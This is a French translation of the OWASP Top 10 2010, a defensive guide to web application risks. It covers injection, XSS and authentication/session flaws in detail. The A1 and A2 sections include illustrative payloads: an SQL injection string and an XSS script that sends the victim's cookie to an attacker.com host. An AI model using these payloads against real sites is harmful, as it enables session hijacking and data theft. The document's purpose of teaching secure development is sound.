OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010

Les Dix Risques de Sécurité Applicatifs Web les Plus Critiques

release

A propos de l'OWASP

Avant-propos

Les logiciels peu sûrs portent déjà atteinte à nos infrastructures critiques tant financières, que médicales, défense, énergie ou autre. Notre infrastructure numérique devenant de plus en plus complexe et interconnectée, la difficulté de parvenir à une sécurité applicative augmente exponentiellement. Nous ne pouvons plus nous permettre de tolérer les problèmes de sécurité pourtant relativement simples tels ceux présentés dans le Top 10 de l'OWASP.

L'objectif du Top 10 est de promouvoir la sensibilisation relative à la sécurité applicative en identifiant certains des risques les plus critiques rencontrés par les entreprises. Le Top 10 est référencé par de nombreuses normes, livres, outils, et organismes, y compris le MITRE, PCI DSS, DISA, FTC et beaucoup d'autres. Cette version du Top 10 de l'OWASP marque la 8e année de ce projet de sensibilisation à propos de l'importance des risques sécurité applicatifs. Le Top 10 de l'OWASP dont c'est la version 2010, a initialement été publié en 2003, des mises à jour mineures ayant été faites en 2004 et 2007.

Nous vous encourageons à utiliser le Top 10 afin de permettre à votre entreprise d'initier une démarche relative à la sécurité applicative. Les développeurs peuvent apprendre des erreurs d'autres entreprises. Les dirigeants devraient commencer à réfléchir sur la façon de gérer le risque que les applications logicielles créent dans leur entreprise.

Mais le Top 10 n'est pas un programme de sécurité applicatif. L'OWASP recommande que les organismes établissent une base solide de formation, de normes et d'outils qui rend la programmation sécurisée possible. Sur cette base, les entreprises doivent intégrer la sécurité tant dans leur processus de développement, que dans la vérification et les processus de maintenance. La direction peut utiliser les données générées par ces activités pour gérer les coûts et les risques associés à la sécurité des applications.

Nous espérons le Top 10 utile à vos efforts de sécurisation des applications. N'hésitez pas à contacter l'OWASP pour toutes questions, commentaires et idées, que ce soit publiquement à OWASP-TopTen@lists.owasp.org ou en privé à dave.wichers@owasp.org.

http://www.owasp.org/index.php/Top_10

A propos de l'OWASP

L'Open Web Application Security Project (OWASP) est une communauté ouverte dédiée à aider les entreprises à développer, acquérir et maintenir des applications de confiance. À l'OWASP, vous trouverez (en accès libre et gratuit)...

- Outils et normes de sécurité applicatifs
- Livres entiers consacrés aux tests de sécurité applicatifs, programmation sécurisée et à l'audit de code
- Contrôles de sécurité standard et bibliothèques
- Chapitres locaux dans le monde
- Recherche de pointe
- Grandes conférences dans le monde entier
- Mailing lists
- Et beaucoup plus… sur www.owasp.org

Tous les outils, documents, forums, et Chapitres de l'OWASP sont gratuits et ouverts à toute personne intéressée par la sécurité des applications. Nous préconisons l'approche de la sécurité des applications en tant que problème global incluant tant l'individu, les processus que la technologie, les approches les plus efficaces pour la sécurité des applications nécessitant des améliorations dans tous ces domaines.

L'OWASP est une entreprise d'un nouveau type. Notre totale liberté et indépendance de pressions commerciales nous permet de fournir des informations impartiales, pratiques et rentables au sujet de la sécurité des applications. L'OWASP n'est affilié à aucune entreprise de technologie, bien que nous soutenions l'utilisation éclairée de technologies commerciales de sécurité. Tout comme de nombreux projets de logiciels open-source, l'OWASP produit de nombreux types de supports dans un esprit collaboratif et ouvert.

La Fondation OWASP est une entité à but non lucratif qui s'assure de la réussite à long terme du projet. Pratiquement toute personne associée à l'OWASP est bénévole, y compris le Conseil de l'OWASP, les Comités mondiaux, les Leaders de Chapitres, les chefs de projet, et les membres du projet. Nous soutenons la recherche innovante en sécurité grâce à des subventions et des infrastructures.

Rejoignez-nous!

Copyright et License

I Introduction

Bienvenue

Cette mise à jour importante présente une liste plus concise orientée Risque des **Dix Risques de Sécurité Applicatifs Web les Plus Critiques**. Le Top 10 de l'OWASP a toujours été orienté risque, mais cette mise à jour rend ceci beaucoup plus clair par rapport aux éditions précédentes. Il fournit également des informations supplémentaires sur la façon d'évaluer ces risques pour vos applications.

Pour chaque item du Top 10, cette version présente la probabilité globale ainsi que les facteurs de conséquence utilisés pour classer la gravité spécifique du risque. Il présente ensuite des indications sur la façon de vérifier si vous avez des problèmes dans le domaine, comment les éviter, quelques exemples de failles, ainsi que des pointeurs pour plus d'informations.

L'objectif principal du Top 10 de l'OWASP est d'éduquer les développeurs, concepteurs, architectes, managers, et les entreprises au sujet des conséquences des faiblesses les plus importantes inhérentes à la sécurité des applications web. Le Top 10 fournit des techniques de base pour se protéger contre ces domaines problématiques à haut risque - et fournit également des conseils sur la direction à suivre.

Avertissements

Ne vous arrêtez pas à 10. Il y a des centaines de problèmes qui pourraient influer sur la sécurité globale d'une application web comme indiqué dans le Guide du développeur de l'OWASP. C'est une lecture essentielle pour quiconque développe des applications web aujourd'hui. Des conseils sur la manière de trouver des vulnérabilités dans les applications web sont fournis dans le Guide de Test et le Guide d'audit de Code, tous deux considérablement mis à jour depuis la version précédente du Top 10 de l'OWASP.

Changement constant. Ce Top 10 évoluera dans le temps. Même sans modifier une seule ligne de code de votre application, vous pouvez être déjà vulnérable à quelque chose dont personne n'a jamais pensé auparavant. Veuillez prendre connaissance des conseils à la fin du Top 10 *dans les sections relatives aux développeurs, vérificateurs et organismes* pour plus d'informations.

Pensez positif. Quand vous serez prêt à arrêter de chasser les vulnérabilités et à vous concentrer sur l'établissement de solides contrôles de sécurité des applications, l'OWASP vient d'élaborer le Standard de Vérification de Sécurité Applicative (SPVS) comme guide pour les entreprises et les auditeurs d'application sur ce qu'il faut vérifier.

Utilisez les outils sagement. Les failles de sécurité peuvent être complexes et enfouies sous des montagnes de code. Dans la plupart des cas, l'approche la plus rentable pour trouver et éliminer ces faiblesses reste l'humain armé de bons outils.

Allez plus loin. La sécurisation d'applications web est possible seulement quand un cycle de vie de développement sécurisé de logiciel est employé. Pour des conseils sur l'implémentation d'un SDLC sécurisé, nous avons récemment publié le Open Software Assurance Maturity Model (SAMM), qui est une mise à jour importante du Projet CLASP.

Remerciements

Nos remerciements à Aspect Security pour avoir initié, piloté, et mis à jour le Top 10 de l'OWASP depuis sa création en 2003, et à ses principaux auteurs: Jeff Williams et Dave Wichers.

ASPECT SECURITY
Application Security Experts

Nous voudrions remercier les entreprises qui ont contribué à supporter la mise à jour 2010 en fournissant leur données sur la fréquence de vulnérabilité:

- Aspect Security
- MITRE – CVE
- Softtek
- WhiteHat Security Inc. – Statistics

Nous voudrions aussi remercier ceux ayant contribué par leur contenu significatif ou la relecture de cet update du Top 10:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (for all the Top 10 podcasts)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Led by Ulf Munkedal)
- OWASP Sweden Chapter (Led by John Wilander)

RN Notes concernant cette version

Quels sont les changements de 2007 à 2010?

Le paysage des menaces sur les applications Internet est en perpétuel changement. Les facteurs clefs dans cette évolution sont les progrès effectués par les attaquants, l'essor de nouvelles technologies, tout comme le déploiement de systèmes de plus en plus complexes. Pour suivre les évolutions, L'OWASP Top10 est constamment mis à jour. Dans cette version 2010, nous avons effectué trois changements significatifs :

1) Pour clarifier les choses, le Top10 devient le Top10 des risques, et non pas le Top10 des vulnérabilités les plus communes. Voire les détails concernant les « Risques de Sécurité des Applications » en page suivante.
2) Nous avons changé la méthodologie de classement pour estimer le risque, plutôt que de se baser seulement sur la fréquence de la vulnérabilité associée. Cela affecte le classement du Top10, comme vous pouvez le voir dans le tableau ci-dessous.
3) Nous avons remplacé deux éléments de la liste précédente par deux nouveaux risques :

+ AJOUT: A6 – **Mauvaise configuration sécurité**. Cet élément était présent dans le Top10 2004 en position A10 :**Gestion de configuration non sécurisée ,** mais avait été retiré en 2007, car il n'était pas considéré comme un problème logiciel. Néanmoins, d'un point de vue risque au sein d'une organisation et du nombre de cas, il mérite clairement son retour dans le Top10; il est donc de nouveau présent.
+ AJOUT: A10 – **Redirections et Renvois non validés**. Ce problème apparaît dans ce Top10. Preuve qu'il est relativement mal connu mais très répandu et qu'il peut avoir des conséquences importantes..

– RETIRE: A3 – **Exécution de fichier malicieux**. C'est un problème toujours important dans beaucoup d'environnements. Mais le nombre de cas important en 2007, était du à un nombre important d'applications PHP vulnérables. PHP est maintenant fourni avec une configuration par défaut plus sécurisée réduisant directement ce cas.


– RETIRE: A6 **Fuite d'informations et traitement d'erreur incorrect**. C'est un problème très répandu, mais l'impact de l'affichage des traces d'appels des fonctions et des messages d'erreurs est souvent minimal. Avec l'ajout de **Mauvaise configuration sécurité** cette année, la gestion des erreurs via une configuration correcte est une partie importante de la configuration sécurité de vos applications et serveurs.

OWASP Top 10 – 2007 (Précédent)	OWASP Top 10 – 2010 (Nouveau)
A2 – Failles d'injection	**A1 – Injection**
A1 – Cross Site Scripting (XSS)	**A2 – Cross-Site Scripting (XSS)**
A3 – Violation de Gestion d'authentification et de Session	**A3 – Violation de Gestion d'authentification et de Session**
A4 – Références directes non sécurisées à un objet	**A4 – Références directes non sécurisées à un objet**
A5 – Falsification de requête intersite (CSRF)	**A5 – Falsification de requête intersite (CSRF)**
<anciennement T10 2004 A10 Gestion de configuration non sécurisée>	**A6 – Mauvaise configuration sécurité (NOUVEAU)**
A8 – Stockage cryptographique non sécurisé	**A7 – Stockage cryptographique non sécurisé**
A10 – Manque de restriction d'accès à une URL	**A8 – Manque de restriction d'accès à une URL**
A9 –Communications non sécurisées	**A9 – Protection insuffisante de la couche transport**
<non présent dans le T10 2007>	**A10 – Redirection et Renvois non validés (NOUVEAU)**
A3 – Exécution de fichier malicieux	**<retiré du T10 2010>**
A6 – Fuite d'informations et traitement d'erreur incorrect	**<retiré du T10 2010>**

Risque Risques applicatifs sécurité

Qu'est-ce qu'un risque de sécurité applicatif?

Les attaquants peuvent potentiellement utiliser beaucoup de cheminements différents à travers votre application pour porter atteinte à votre métier ou à votre entreprise. Chacun de ces chemins représente un risque plus ou moins sérieux pouvant mériter votre attention.



Parfois ce chemin est extrêmement simple à découvrir et à exploiter, parfois extrêmement difficile. De la même manière le préjudice peut être très faible tout comme mettre en péril votre entreprise. Pour déterminer le risque pour votre entreprise, vous pouvez évaluer la probabilité associée liée à chaque menace, vecteur d'attaque et faiblesse de sécurité, et la combiner avec une évaluation de l'impact technique et métier à votre entreprise. L'ensemble de ces facteurs détermine le risque global.

Quel est mon risque?

Cette mise à jour du OWASP Top 10 se focalise sur l'Identification des risques les plus sérieux pour un large éventail d'entreprises. Pour chacun de ces risques, nous fournissons une information générique à propos de la vraisemblance et de l'impact technique en utilisant le schéma de classification simple suivant, qui est basé sur la méthodologie de classement du risque de l'OWASP.

Agent de Menace	Vecteur d'attaque	Vraisemblance de la vulnérabilité	Détection de la vulnérabilité	Impact Technique	Impact Métier
?	Simple	Très répandue	Simple	Sévère	?
	Moyen	Commune	Moyen	Modéré	
	Difficile	Rare	Difficile	Mineur	

Toutefois, il n'y a que vous qui connaissez les spécificités de votre environnement et de votre métier. Pour une application donnée, il peut ne pas y avoir d'agent de menace permettant d'effectuer l'attaque ou l'impact technique peut ne pas avoir de conséquence. Par conséquent il est nécessaire que vous évaluiez vous même le risque en vous focalisant sur les agents de menaces, contrôles de sécurité et impacts métiers de votre entreprise.

Bien que les précédentes versions de l'OWASP Top10 mettent l'accent sur les vulnérabilités les plus communes, elles ont également été conçues dans une optique Risque. L'intitulé de chacun des risques du Top10 découle de la typologie de l'attaque, la faiblesse exploitée ou du type d'impact causé. Nous avons retenu les intitulés les plus fréquemment utilisés dans le but de sensibiliser au mieux.

Références

OWASP

- Méthodologie de classement du risque de l'OWASP
- Article sur la modélisation des Menaces et du risque

Externes

- FAIR Information Risk Framework
- La modélisation des menaces Microsoft (STRIDE et DREAD)

T10

OWASP Top 10 - 2010
Risques Applicatifs Sécurité

A1 – Injection	•Une faille d'injection, telle l'injection SQL, OS et LDAP, se produit quand une donnée non fiable est envoyée à un interpréteur en tant qu'élément d'une commande ou d'une requête. Les données hostiles de l'attaquant peuvent duper l'interpréteur afin de l'amener à exécuter des commandes fortuites ou accéder à des données non autorisées.
A2 – Cross-Site Scripting (XSS)	•Les failles XSS se produisent chaque fois qu'une application prend des données non fiables et les envoie à un browser web sans validation appropriée. XSS permet à des attaquants d'exécuter du script dans le navigateur de la victime afin de détourner des sessions utilisateur, défigurer des sites web, ou rediriger l'utilisateur vers des sites malveillants.
A3 - Violation de Gestion d'Authentification et de Session	•Les fonctions applicatives relatives à l'authentification et la gestion de session ne sont souvent pas mises en œuvre correctement, permettant aux attaquants de compromettre les mots de passe, clés, jetons de session, ou d'exploiter d'autres failles d'implémentation pour s'approprier les identités d'autres utilisateurs..
A4 - Références directes non sécurisées à un Objet	•Une référence directe à un objet se produit quand un développeur expose une référence à un objet d'exécution interne, tel un fichier, un dossier, un enregistrement de base de données, ou une clé de base de données. Sans un contrôle d'accès ou autre protection, les attaquants peuvent manipuler ces références pour accéder à des données non autorisées..
A5 - Falsification de requête intersite (CSRF)	•Une attaque CSRF (Cross Site Request Forgery) force le navigateur d'une victime authentifiée à envoyer une requête HTTP forgée, comprenant le cookie de session de la victime ainsi que toute autre information automatiquement inclue, à une application web vulnérable. Ceci permet à l'attaquant de forcer le navigateur de la victime à générer des requêtes dont l'application vulnérable pense qu'elles émanent légitimement de la victime
A6 - Mauvaise configuration Sécurité	•Une bonne sécurité exige d'avoir une configuration sécurisée définie et déployée pour l'application, les contextes, serveur d'application, serveur web, serveur de base de données, et la plate-forme. Tous ces paramètres doivent être définis, mis en œuvre, et maintenu afin de ne pas comprendre de failles de sécurité. Ceci inclut de maintenir tous les logiciels à jour, y compris toutes les bibliothèques de code employées par l'application.
A7 - Stockage Cryptographique non Sécurisé	•Beaucoup d'applications web ne protègent pas correctement les données sensibles, telles que les cartes de crédit, SSNs, les informations d'authentification, avec un chiffrement ou un hash approprié. Les pirates peuvent voler ou de modifier ces données faiblement protégées pour perpétrer un vol d'identité et d'autres crimes, tels que la fraude à la carte de crédit.
A8 - Manque de Restriction d'Accès URL	•Beaucoup d'applications web vérifient les droits d'accès URL avant de rendre les liens protégés. Cependant, les applications doivent effectuer des contrôles d'accès similaires chaque fois que ces pages sont accédées, ou les attaquants seront en mesure de forger des URL pour accéder à ces pages cachées de toute façon.
A9 - Protection insuffisante de la couche Transport	•Les applications ont souvent du mal à authentifier, chiffrer et protéger la confidentialité et l'intégrité d'un trafic réseau sensible. Quand elles le font, elles supportent parfois des algorithmes faibles, utilisent des certificats expirés ou invalides, ou ne les emploie pas correctement.
A10 - Redirections et Renvois non validés	•Les applications web réorientent et font suivre fréquemment les utilisateurs vers d'autres pages et sites web, et utilisent des données non fiables pour déterminer les pages de destination. Sans validation appropriée, les attaquants peuvent rediriger les victimes vers des sites de phishing ou de logiciel malveillant, ou utiliser les renvois pour accéder à des pages non autorisées.

A1 Injection

———	Exploitation SIMPLE	Prévalence COMMUNE	Détection MOYENNE	Impact SEVERE	———
Considérer toute personne en mesure de soumettre des données non fiables au système, y compris les utilisateurs externes, internes, et les administrateurs.	L'attaquant envoie un simple texte exploitant la syntaxe de l'interpréteur ciblé. Presque toute source de donnée peut être un vecteur d'injection, y compris les sources internes.	Les failles d'injection ont lieu lorsqu'une application envoie des données non contrôlées à un interpréteur. Les failles d'injection sont extrêmement répandues, particulièrement dans les codes existants, très souvent dans les requêtes SQL, LDAP, XPath, les commandes systèmes, les arguments de programme, etc. Les failles d'injections sont simple à découvrir en examinant le code, mais plus difficile via des tests. Les scanners et fuzzers peuvent aider un attaquant à les découvrir.		Une injection peut mener à de la perte ou corruption de données, perte de traçabilité ou du déni d'accès. Elle peut mener parfois jusqu'à la prise de contrôle total du serveur.	Considérer la valeur métier de la données affectée et de la plateforme exécutant l'interpréteur. Toute donnée peut-être volée, modifiée ou effacée. Votre image de marque peut-elle être entachée?

Suis-je vulnérable?

La meilleure façon de vérifier qu'une application est vulnérable à de l'injection est de vérifier que les interpréteurs séparent bien les données non contrôlées de la requête ou de la commande exécutée. Pour SQL, il s'agit d'utiliser les mécanismes de requêtes préparées via des variables de liaison dans toutes les requêtes ou procédures stockées et d'éviter les requêtes dynamiques.

Vérifier le code est une manière rapide et précise de voir si l'application utilise des interpréteurs de manière sécurisée. Les outils d'analyse de code peuvent aider un analyste sécurité à découvrir l' utilisation des interpréteurs et tracer le flux de données à travers l'application. Les testeurs peuvent valider ces failles en créant des codes d'exploitation qui confirme la vulnérabilité.

Les Scanners automatisés peuvent donner un aperçu d'injections connues. Les scanners ne peuvent pas toujours découvrir les interpréteurs et ont des difficultés à détecter une attaque réussie. Une mauvaise gestion des erreurs permet de découvrir plus facilement les failles d'injection.

Comment empêcher cette attaque?

Prévenir une injection nécessite de séparer les données non contrôlées des requêtes ou des commandes.

1. La meilleure option consiste à utiliser une API sécurisée qui permet de se passer de l'interpréteur ou qui fournit une interface de paramétrage des requêtes. Méfiez vous des API, comme les procédures stockées, qui sont paramétrées mais qui peuvent introduire des injections en profondeur.

2. Si vous ne disposez pas d'une API de paramétrage des requêtes, vous devez faire extrêmement attention à échapper les caractères spéciaux en utilisant la syntaxe particulière de l'interpréteur. L'ESAPI de l'OWASP dispose de certaines routines d'échappement.

3. La validation des entrées par des listes « blanches » ou positives avec une canonisation correcte est recommandée, mais n'est pas le seul moyen de défense car certaines applications nécessitent des caractères spéciaux en entrée. L' OWASP's ESAPI dispose d'une librairie extensible de routines de validation de type "liste blanche"

Exemple de scénario d'attaque

L'application utilise des données non contrôlées dans la construction de la requête SQL vulnérable suivante :

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";
```

L'attaquant modifie le paramètre 'id' dans son navigateur pour envoyer: ' or '1'='1. Cela change le résultat de la requête qui renvoie alors toutes les données de compte de la base, au lieu de l'unique du client.

```
http://example.com/app/accountView?id=' or '1'='1
```

Dans le pire des cas, l'attaquant utilise cette vulnérabilité pour invoqué des procédures stockées spéciales de la base de données qui lui permettent de prendre le contrôle total du serveur hébergeant la base.

Références


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

Externes

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 Cross-Site Scripting (XSS)



Considérer toute personne en mesure de soumettre des données au système. Ceci inclut les utilisateurs externes, internes, et les administrateurs.

L'attaquant soumet un contenu actif à l'application, qui sera retourné au navigateur de la victime. Toute source de données externes peut devenir un vecteur d'attaque, telle que la base de données.

XSS est la faiblesse de sécurité la plus répandue dans les applications web. Les failles XSS ont lieu lorsque l'application génère des pages contenant des données soumises par le client sans les avoir validées ou échappées au préalable. Trois types majeurs de XSS sont recensés: 1) stored, 2) *reflected* 3) *DOM based*. Les failles XSS sont facilement détectables au moyen des tests de sécurité ou l'analyse du code source.

L'attaquant peut exécuter un script dans le navigateur de la victime afin de rediriger le client, voler les identifiants de session, installer un programme défigurer le site, etc.

Considérer l'importance du système affecté pour l'activité, ainsi que les données traitées par ce dernier. Considérer également l'impact d'une divulgation de la vulnérabilité.

Suis-je vulnérable?

Vous devez vous assurer que toute donnée soumise par un utilisateur est correctement validée et échappée (*output encoding*) avant d'être incluse dans la page retournée aux client. Un encodage fiable garantira que le contenu retourné au navigateur sera traité comme du texte, et non du contenu actif pouvant être exécuté.

Les outils d'analyse statique et dynamique peuvent identifier les XSS de façon automatisée. Toutefois, chaque application construit les pages différemment et fait parfois appel à des interpréteurs divers tels que JavaScript, ActiveX, Flash, Silverlight, etc., rendant la détection automatique plus complexe. La vérification complète requiert la combinaison d'une approche manuelle (revue de code/test d'intrusion) avec une approche automatisée.

Les technologies Web 2.0, telles que AJAX, rendent plus complexe la détection de vulnérabilité XSS.

Comment empêcher cette attaque?

La prévention contre les XSS consiste à s'assurer qu'aucune donnée utilisateur ne puisse être traitée par le navigateur comme du contenu exécutable.

1.Echapper toute donnée non fiable retournée au navigateur, selon son contexte final: corps de la page, attribut HTML, script JavaScript, déclaration de style CSS, lien/URL, etc. Les développeurs prennent en charge l'échappement lorsque le Framework ne le fait pas automatiquement. Consulter OWASP XSS Prevention Cheat Sheet pour plus d'informations techniques.

2.La validation positive ou "blanche", la mise en forme canonique et la conversion vers l'encodage approprié constituent des défenses efficaces mais pas infaillibles contre les XSS en raison des nombreuses manières dont les applications traitent leurs contenus. Seule une validation totale de la donnée (mise en forme canonique, type, longueur, règles métier, etc.) est efficace.

Exemple de scénarios d'attaque

Dans l'exemple ci-après, l'application réutilise des données soumises dans la requête par l'utilisateur pour élaborer du contenu HTML, sans les valider ou les échapper au préalable:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

L'attaquant peut alors construire une requête attribuant au champ 'CC' la valeur suivante:

http://example.com/?CC='><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'.

L'exécution de cette requête dans le navigateur de la victime déclenchera l'envoi de l'identifiant de session (session ID) sur le serveur de l'attaquant, lui permettant ainsi d'opérer un vol de la session en cours. Il est à préciser que la présence d'une faille XSS rend généralement inopérantes les défenses contre les attaques CSRF (voir fiche A5 pour plus d'informations).

Références

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Project Home Page
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

Autres références

- CWE Entry 79 on Cross-Site Scripting
- RSnake's XSS Attack Cheat Sheet

A3

Violation de Gestion d'authentification et de Session

Agents de Menace	Vecteurs d'attaque	Vulnérabilité de sécurité		Impacts technique	Impacts métier
————	**Exploitation MOYENNE**	**Prévalence REPANDU**	**Détection MOYENNE**	**Impact SEVERE**	————
Considérer les accès anonymes ainsi que les utilisateurs tenter d'accéder à d'autres comptes. Considérer également les collaborateurs souhaitant opérer sous une autre identité.	L'attaquant exploite des fuites ou faiblesses des gestionnaires de sessions et d'authentification (ex: comptes exposés, mots de passes, jetons de session) pour usurper l'identité.	Les développeurs peuvent être tentés de créer leur propre gestionnaire de sessions et d'authentification, mais il s'agit d'une tâche complexe. Il en résulte souvent des implémentations contenant des faiblesses de sécurité dans des fonctions telles que: la déconnexion, les fonctions liées au stockage et à la récupération des mots de passes, la gestion des profils, etc. La a diversité des implémentations rend la recherche de vulnérabilités complexe.		En exploitant ces faiblesses, un attaquant accède au système sous une autre identité et en obtient les privilèges. Les comptes privilégiés sont visés en priorité.	Considérer la valeur marchande ou confidentielle des données ou des fonctions exposées. Considérer également l'impact d'une divulgation de la vulnérabilité.

Suis-je vulnérable?

Les identifiants des utilisateurs et les ID de session doivent être protégés en priorité.

1.Les identifiants sont ils stockés au moyen de fonctions cryptographiques de chiffrement ou hachage? (Voir A7)

2.Peut-on deviner/modifier des identifiants via la gestion des comptes (ex.: création de compte, ID de session faible, changement/récupération de mot de passe)

3.L'ID de session apparait-il dans l'URL ?

4.L'ID de session est-il exposé aux *session fixation*?

5.L'ID de session expire-t-il? Peut-on se déconnecter ?

6.L'ID de session est-il régénéré après l'authentification?

7.Les identifiants sont-ils transmis de façon sécurisée?

Consulter l'ASVS aux chapitres V2, V3 pour plus de détails.

Comment empêcher cette attaque?

La recommandation principale est de mettre les éléments suivants à disposition des développeurs:

1. **Un ensemble unique de contrôles destinés à la gestion des sessions et des authentifications.** De tels contrôles s'efforceront de:
   a) satisfaire aux exigences définies dans Application Security Verification Standard (ASVS) , aux sections V2 (authentification) et V3 (sessions).
   b) exposer une interface unique aux développeurs. Les librairies ESAPI Authenticator and User APIs peuvent servir de modèle, voire, de référence.
2. Mettre en œuvre des mesures efficaces pour éviter les failles XSS, particulièrement utilisées pour voler les ID de session. Voir A2.

Exemple de scénarios d'attaque

Scenario #1: Le système de réservation d'une compagnie aérienne réécrit les URLs en y plaçant le jeton de session:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

Un utilisateur authentifié souhaite recommander une offre à ses amis. Il leur envoie le lien par e-mail, sans savoir qu'il y inclut l'ID de session. Quand les amis cliquent le lien, ils récupèrent sa session, ainsi que ses données de paiement.

Scenario #2: Un site sur lequel l'expiration des sessions n'est pas correctement appliquée. Un utilisateur s'y authentifie depuis un ordinateur public, puis ferme le navigateur avant de s'en aller. Une heure après, un attaquant relance le navigateur et accède à la session restée ouverte.

Scenario #3: Un attaquant externe, ou interne, obtient l'accès à la base de données des mots de passes. Ces derniers ne sont pas chiffrés, exposant ainsi tous les utilisateurs.

Références

OWASP

Pour une liste détaillée des recommandations et problèmes à éviter, consulter les exigences du guide ASVS aux chapitres V2 (Authentification) et V2 (Sessions).

